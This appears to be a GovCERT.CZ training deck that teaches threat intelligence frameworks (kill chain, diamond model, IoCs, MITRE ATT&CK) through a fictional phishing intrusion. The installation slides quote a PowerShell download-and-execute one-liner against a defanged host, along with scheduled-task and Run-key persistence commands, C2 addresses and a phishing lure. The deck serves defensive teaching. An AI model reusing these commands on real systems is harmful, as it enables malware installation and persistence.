CTI in practice

Setting a cyber incident into CTI frameworks



April 11, 2022 TLP: WHITE Michaela Rojčíková Reactive Unit GovCERT.CZ

Agenda



- 1. CTI in general
- 2. Context
 - Kill chain
 - Diamond model
- 3. Guidance for action
 - Indicators of compromise
 - Threat behaviour
 - MITRE ATT&CK
 - Courses of Action

What is CTI?



- Knowledge of adversaries and their malicious behaviours
- Good CTI
 - o improves detection
 - o improves response and reduces adversary dwell time
 - reduces mean time to recovery
 - o enables decision-making before, during and after a cyber security incident
- Mandiant APT1 report from 2013 often cited as a key report in CTI history
 - APT1: Exposing One of China's Cyber Espionage Units | Mandiant

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- Courses of Action

CTI: Three categories of CTI



Threat intel type	Audience	Description
Tactical	Security operations Network defenders Incident reponse	Technical indicators and behaviors to inform network level action and remediation
Operational	Threat hunters Incident response Security leadership	Intelligence on adversary behavior informing: holistic remediation, threat hunting, behavioral detection, purchasing decisions, and data collection.
Strategic	Security leadership Organization's leadership	Places threat into a business context and describes strategic impact informing risk management and organizational direction.

Zdroj: Sergio Caltagirone (2018): Industrial Control Threat Intelligence

- o CTI in general
- Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Two elements of CTI



1. Context

- Enables defenders to identify whether they should care enough to take an action quickly
- Context usually includes:
 - description of adversary behaviour throughout the kill chain
 - o description of diamond model features
 - o description of network analysis, malware analysis, host and log activity
 - timelines
 - impact assessment
 - o geopolitical and strategic info

2. Guidance for action

- Without the guidence for action, threat intelligence lacks impact and tends to be useless
- Facilitate recovery very little emphasis on "when it happens, this is what you do,

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- Courses of Action

CTI: Attribution



- Not a necessary part of CTI
- Relevant to law enforcement and policy decisions, not so much to network defenders
- Attribution is hard!
- Try to avoid half-measures
 - o not enough to say it was Russia
 - o FancyBear x Sandworm



- o CTI in general
- Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

The three CTI models: Setting data into context




- Kill chain
- Diamond model
- MITRE ATT&CK

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Kill chain



- Lockheed Martin whitepaper from 2011
 - LM-White-Paper-Intel-Driven-Defense.pdf (lockheedmartin.com)
- A seven-step process
 - Recoinnassance
 - Weaponization
 - Delivery
 - Exploitation
 - Installation
 - Command and Control (C2)
 - Actions on Objectives



zdroj: DefenseOnline

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Kill chain: Reconnaissance



- The steps that attackers might take:
 - Identification of targets
 - Looking for information on specific technologies
 - Acquisition of infrastructure
 - Acquisition of tools
- A difficult stage of the Kill Chain to discover and detect
- Ways in which to identify aspects of reconnaissance
 - Web analytics (but very hard)
 - Monitoring of new funky domains

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- Courses of Action

Kill chain: Reconnaissance



• DHA against mailserver

- o Public: mx.test.org IP: 1.2.101.102
- o Private: mx.test.lan IP: 10.0.1.5

Harvested e-mail addresses

- o adela@test.org username: test.lan\adela IP: 10.0.5.19 wks1.test.lan User
- o bruno@test.org username: test.lan\bruno IP: 10.0.5.20 wks2.test.lan Admin
- o cecil@test.org username: test.lan\cecil IP: 10.0.5.21 wks3.test.lan User

Source of the attacks

- o mx.infrastructure1.com IP: 185.185.120.120
- o mx.infrastructure2.com IP: 185.185.121.121
- •DHA took place on 13th Oct 1987 btw 02:00 a 04:00



•DHA against mailserver

Public: mx.test.org - IP: 1.2.101.102 Private: mx.test.lan - IP: 10.0.1.5

Source of the attacks

mx.infrastructure1.com - IP: 185.185.120.120 mx.infrastructure2.com - IP: 185.185.121.121

Harvested e-mail addresses

adela@test.org - username: test.lan\adela - IP: 10.0.5.19 - wks1.test.lan (user)

bruno@test.org - username: test.lan\bruno - IP: 10.0.5.20 - wks2.test.lan (Admin)

cecil@test.org - username: test.lan\cecil - IP: 10.0.5.21 - wks3.test.lan - (user)

•DHA took place on 13th Oct 1987 btw 02:00 a 04:00

Kill chain: Weaponization



- Preparation of the toolset to meet the specific requirements of the target network
- Based on the intelligence gathered in the reconnaissance phase
 - Exploit kits built to take advantage of a certain vulnerability
 - Artifacts left by this process
 - Fingerprints left by weaponization tools (e.g. some component modules of Metaspolit)
 - The right packaging for phishing e-mails
 - Artifacts left by this process
 - Author metadata field
 - Document created metadata
 - Original document title metadata field
 - Original document path

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- Courses of Action

Kill chain: Weaponization



•DHA against mailserver


- o Public: mx.test.org IP: 1.2.101.102
- o Private: mx.test.lan IP: 10.0.1.5

Harvested e-mail addresses

- o adela@test.org username: test.lan\adela IP: 10.0.5.19 wks1.test.lan User
- o bruno@test.org username: test.lan\bruno IP: 10.0.5.20 wks2.test.lan Admin
- o cecil@test.org username: test.lan\cecil IP: 10.0.5.21 wks3.test.lan User

Source of the attacks

- o mx.infrastructure1.com IP: 185.185.120.120
- o mx.infrastructure2.com IP: 185.185.121.121
- •DHA took place on 13th Oct 1987 btw 02:00 a 04:00



Kill chain: Delivery



- All the tools and infrastructure related to transmitting the weapon to the target
- Common delivery vectors:
 - E-mail
 - Artifacts left by this process
 - e-mail body
 - victims' e-mail
 - e-mail address used by the attacker
 - time when the e-mail was sent
 - name and IP address of attacker's mailserver
 - Download
 - Artifacts left by this process
 - last modified date of the page used to deliver malware
 - webserver type
 - mechanism used to embed the weaponized payload (eg. iframe, JavaScript)
 - Physical media (USB devices)

- CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Kill chain: Delivery

- DHA against mailserver
 - o Public: mx.test.org IP: 1.2.101.102
 - o Private: mx.test.lan IP: 10.0.1.5
- Harvested e-mail addresses
 - o adela@test.org username: test.lan\adela IP: 10.0.5.19 wks1.test.lan User
 - o bruno@test.org username: test.lan\bruno IP: 10.0.5.20 wks2.test.lan Admin
 - o cecil@test.org username: test.lan\cecil IP: 10.0.5.21 wks3.test.lan User
- Source of the attacks
 - o mx.infrastructure1.com IP: 185.185.120.120
 - o mx.infrastructure2.com IP: 185.185.121.121
- •DHA took place on 13th Oct 1987 btw 02:00 a 04:00

Phishing e-mails sent to

- o adela@test.org
- o bruno@test.org
- o cecil@test.org

F-mail received

o 16th Oct 1987 09:31

Source

- mx.attacker.org
- o IP: 105.58.57.56







To: bruno@test.org

Subject: Vyhrál jste v letošním slosování!

Vážený zaměstnanče firmy Test.org,


v každoročním slosování jste zrovna vy letos obdržel 13. plat. Jak se o plat přihlásit a další pokyny zjistíte v příloze.

Test.org

Zaměstnavatel









Kill chain: Exploitation



- After the weapon is delivered to the victim, exploitation triggers the malicious code
 - Technical exploit: Exploitation of a vulnerability
 - Human exploit: The user is exploited through social engineering
- What to look for?
 - In case of a vulnerability:
 - CVE identifiers of the exploited vulnerability
 - Means for exploiting the vulnerability
 - Eg. Shell code and its characteristics
 - o In case of phishing with a malicious attachement
 - Features of a malicious attachement

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- Courses of Action

Kill chain: Exploitation



• DHA against mailserver

o Public: mx.test.org - IP: 1.2.101.102

o Private: mx.test.lan - IP: 10.0.1.5

Harvested e-mail addresses

adel

o ceci

 Source of o mx.

o mx.

DHA took



On 16.10.187 at 10:49, user test.lan\bruno ran macro documents under administrator's account

Name: Supervyhra.docx

o Size: 165 kB


o MD5: db1aba972f5dc0806966046ed7cc8330

SHA1: 117d8179911c20e0a348d5e1cc629eb48f741bae

 SHA256:b0e2c5012b0b66a98df3e5f942a839a75c4d02fb206727f94a026ee5 3d897f5

o Sample: 6137080140038144.zip





On 16.10.187 at 10:49, user test.lan\bruno ran macro documents under administrator's account

- Name: Supervyhra.docx
- o Size: 165 kB

Phishing e-mails sent to

adela@test.org

bruno@test.org

- MD5: db1aba972f5dc0806966046ed7cc8330
- SHA1: 117d8179911c20e0a348d5e1cc629eb48f741bae
- SHA256:b0e2c5012b0b66a98df3e5f942a839a75c4d02fb206727f94a0 26ee53d897f5
- o Sample: 6137080140038144.zip
 - Pass: infected

Kill chain: Installation



- Associated with persistence and invocation
- Common examples of the installation phase:
 - Filenames
 - Directories
 - Registry keys
 - Registry values
- Droppers
 - Infrastructure hosting the backdoor
 - Mechanism to transfer it
 - All the related characteristics

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Kill chain: Installation



Macro in the doc downloaded at 16th Oct 1987 from hXXps://185.185.100.101/afgk/SV.dll

Macro in the doc contained PS script: powershell.exe -command PowerShell -

ExecutionPolicy bypass -noprofile -windows System.Net.WebClient).DownloadFile('hXXp TA\bubu.exe");Start-Process ("\$env:APPDAT

Name: bubu.exe

Path: C:\Users\bruno\AppData\Local\bubu

Size: 272,5 kB

MD5: e27554923034da41d8fefbf6bfca66ae

SHA1: 994c8920180d0395c4b4eb6e773796

SHA256: 6868cdac0f06232608178b101ca3

Sample: 4913449103818752.zip



Macro in the doc contained PS script: powershell.exe -command PowerShell -ExecutionPolicy bypass

-noprofile -windowstyle hidden -command (New-Object

System.Net.WebClient).DownloadFile('hXXps://185.185.100.101/afgk/SV.dll',"\$env:APPDATA\bubu.

exe");Start-Process ("\$env:APPDATA\bubu.exe")

Name: bubu.exe

Path: C:\Users\bruno\AppData\Local\bubu\bubu.exe

Size: 272,5 kB

MD5: e27554923034da41d8fefbf6bfca66ae

SHA1: 994c8920180d0395c4b4eb6e7737961be6108f64


SHA256: 6868cdac0f06232608178b101ca3a8afda7f31538a165a04.....

Sample: 4913449103818752.zip



Scheduled tasks - schtasks /create /tn "mysc" /tr C:\Users\bruno\AppData\Local\bubu\bubu.exe /sc ONLOGON /ru "System,,

Regkey Run - HKCU\Software\Microsoft\Windows\CurrentVersion\Run /d C:\Users\bruno\AppData\Local\bubu\bubu.exe



Kill chain: Command and Control (C2)



- Establishing communication between the victim system and the adversary
 - Carrier protocol
 - Embedded protocol
 - Infrastructure
 - Operating mode characteristics
 - Connectivity checking
 - Beaconing

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Kill chain: C2



Macro in the doc downloaded at 16th Oct 1987 from hXXps://185.185.100.101/afgk/SV.dll

- Macro in the doc contained PS script: powershell.exe -command PowerShell ExecutionPolicy bypass -noprofile -windowstyle hidden -command (New-Object
 System.Net.WebClient).DownloadFile('hXXps://185.185.100.101/afgk/SV.dll',"\$env:
 APPDATA\bubu.exe");Start-Process ("\$env:APPDATA\bubu.exe")
- Name: bubu.exe
- Path: C:\Users\bruno\AppData\Local\bubu\bubu.exe
- Size: 272,5 kB
- MD5: e27554923034da41d8fefbf6bfca66ae
- SHA1: 994c8920180d0395c4b4eb6e7737961be6108f64
- SHA256: 6868cdac0f06232608178b101ca3a8afda7f31538a165a04....
- Sample: 4913449103818752.zip







Process budubudu communicated in the timeframe from 16th Oct 1987 10:55 to 21th Oct 1987 21:05 with three C2 servers on port 80:

105.58.52.32

105.58.41.42

105.58.43.22

Communicated via HTTP methods GET and POST

GET /asdf/budesbubuvole

POST /fdsa/nebudububuvole

Kill chain: Actions on Objectives



- All actions the adversary takes over the established C2 channel are Actions on Objectives
- Some examples:
 - Additional tools transfered to the victim IOT facilitate objectives such as
 - Privilege escalation tools
 - Keystroke loggers
 - Password hash stealers
 - Exfiltration of files
 - Modification of files
 - Wiping the system
 - Encrypting data

- o CTI in general
- o Kill chain
- Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

Kill chain: Actions on Objectives



Macro in the doc downloaded at 16th Oct 198 hXXps://185.185.100.101/afgk/SV.dll

- Macro in the doc contained PS script: pow ExecutionPolicy bypass -noprofile -window System.Net.WebClient).DownloadFile('hXX APPDATA\bubu.exe");Start-Process ("\$env
- Name: bubu.exe
- Path: C:\Users\bruno\AppData\Local\bub
- Size: 272,5 kB
- MD5: e27554923034da41d8fefbf6bfca66a
- SHA1: 994c8920180d0395c4b4eb6e77379
- SHA256: 6868cdac0f06232608178b101ca3
- Sample: 4913449103818752.zi



Commands

Whoami/all

Net view

tool Bloodhound

tool Mimikatz

Lateral movement via WinRM to machine files.test.lan – IP:10.0.1.20

Data exfiltration from files.test.lan to C2 server 105.58.43.22

from 17th OCT 1987 from 21th Oct 1987 always at 10AM and 2PM









- Commands
 - Whoami/all
 - Net view
- Tool Bloodhound
- Tool Mimikatz

Lateral movement via WinRM to machine files.test.lan – IP:10.0.3

Data exfiltration from files.test.lan to C2 server 105.58.43.22

 From 17th OCT 1987 from 21th Oct 1987 always at 10AM and 2PM



- 105.58.52.32
- 105.58.41.42
- 105.58.43.22

Communicated via ReverseHTTP methods GET and POST


- GET /asdf/budesbubuvole
- POST /fdsa/nebudububuvole



Diamond model



- paper "The Diamond Model of Intrusion Analysis"
 - https://www.activeresponse.org/wpcontent/uploads/2013/07/diamond.pdf
- For every intrusion event, there exists an adversary taking a step toward an intended goal by using a capability over infrastructure against a victim to produce a result.
- Diamond model in public <u>analysis</u>




- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses o Action

Diamond model



- information about the individual or group behind the attack
- motivation/intent




- person/organization
- countries of their origins, sector
- systems and networks of interest to adversaries

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat
- Courses of Action

Kill chain x Diamond Model





CTI: Threat Intelligence Action




Elements of actionable CTI products:

- loCs
- Threat behaviour
 - MITRE ATTACK
- Courses of Action
- Recovery plans

- o CTI in general
- Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

IOC: What are they?





- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

IOC: What are common IoCs?



o CTI in general


o Diamond model

o Kill chain

o loC

o Threat behaviour


o Courses of Action



National Cyber and Information Security Agency, Michaela Rojčíková, TLP: WHITE

IOC: Grab-and-Block approach





Source: Joe Slowik's Twitter account

- o CTI in general
- Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

IOC: Why are they useful?




- Are designed to be compared with organizational logs to identify historical compromises
 - Need to include timeframes
- But not a good detection tool for new threats (unless you are facing a very lazy adversary)

- o CTI in general
- Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

CTI: Pyramid of Pain





source: The Pyramid of Pain | Enterprise Detection & Response (detect-respond.blogspot.com)

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

IOC: Why are they useful?



IOCs a good starting point for investigation Pivoting from IoCs can yield behavioural patterns Behavioural pattens yield information for actionable defence

- o CTI in general
- Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

CTI: loCs vs TTPs



Block an indicator

- Backward-looking approach
- Eliminate a very specific threat
- Limited to a single instance of that threat
- Trivial to change and modify



Identify and detect behaviour

- Forward-looking approach
- Defend against entire classes of attacks
- More initial work than blocking an IoC, but more lasting
- Enables long-term defense against adversary tradecraft


- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action

TTPs: MITRE ATT&CK



MITRE ATT&CK

- Knowledge base of adversary behaviour
- MITRE ATT&CK®
- Used in the community to speak the same language




source: The Pyramid of Pain | Enterprise Detection & Response (detect-respond.blogspot.com)

- CTI in general
- o Kill chain
- Diamond model
- o loC
- o Threat behaviour
- Action

TTPs in our incident





- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- Threat behaviour
- o Courses of Action



Detection and mitigation of an adversary group

Techniques Used


ATT&CK® Navigator Layers ▼

	-					
Domain	ID		Name	Use		
Enterprise	Enterprise T1071 .00		Application Layer Protocol: Web Protocols	APT41 used HTTP to download payloads for CVE-2019-19781 and CVE-2020-10189 exploits. ^[4]		
		.002	Application Layer Protocol: File Transfer Protocols	APT41 used exploit payloads that initiate download via FTP. ^[4]		
		.004	Application Layer Protocol: DNS	APT41 used DNS for C2 communications. ^{[1][2]}		
Enterprise	T1560	.001	Archive Collected Data: Archive via Utility	APT41 created a RAR archive of targeted files for exfiltration. ^[1]		
Enterprise	T1197		BITS Jobs	APT41 used BITSAdmin to download and install payloads. ^{[4][3]}		

- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action



Threat intelligence



- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action





- o CTI in general
- o Kill chain
- o Diamond model
- o loC
- o Threat behaviour
- o Courses of Action



Adversary emulation

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	CredentialAccess	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise		Scheduled Task		Binary Padding	Network	k Sniffing	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing	Laun	chctl	Access Toker	Manipulation	Account Manipulation	Account Discovery	Application Deployment	Automated Collection	Communication Through	Data Compressed	Data Encrypted for Impact
Application	Local Job S	Scheduling	Bypass User A	ccount Control			Software	Clipboard Data	Removable Media	Data Encrypted	Defacement
External Remote Services	LSASS	Driver	Extra Window N	Memory Injection	brute Force	Discovery	Distributed Component	Data from Information	Connection Proxy	Data Transfer Size Limits	Disk Content Wipe
Hardware Additions	Tra	ар	Process	Injection	Credential Dumping	Browser Bookmark	Object Model	Repositories	Custom Command and	Exfiltration Over Other	Disk Structure Wipe
Replication Through	AppleScript		DLL Search Order Hijacking		Gredentials in Files	Discovery	Exploitation of	Data from Local System	Control Protocol	Network Medium	Endpoint Denial of Service
Kemovable Media	CMSTP	Im	age File Execution Options Inject	ion	Credentials in Registry	Domain Trust Discovery	Remote Services	Data from Network	Custom Cryptographic	Exfiltration Over Command	Firmware Corruption
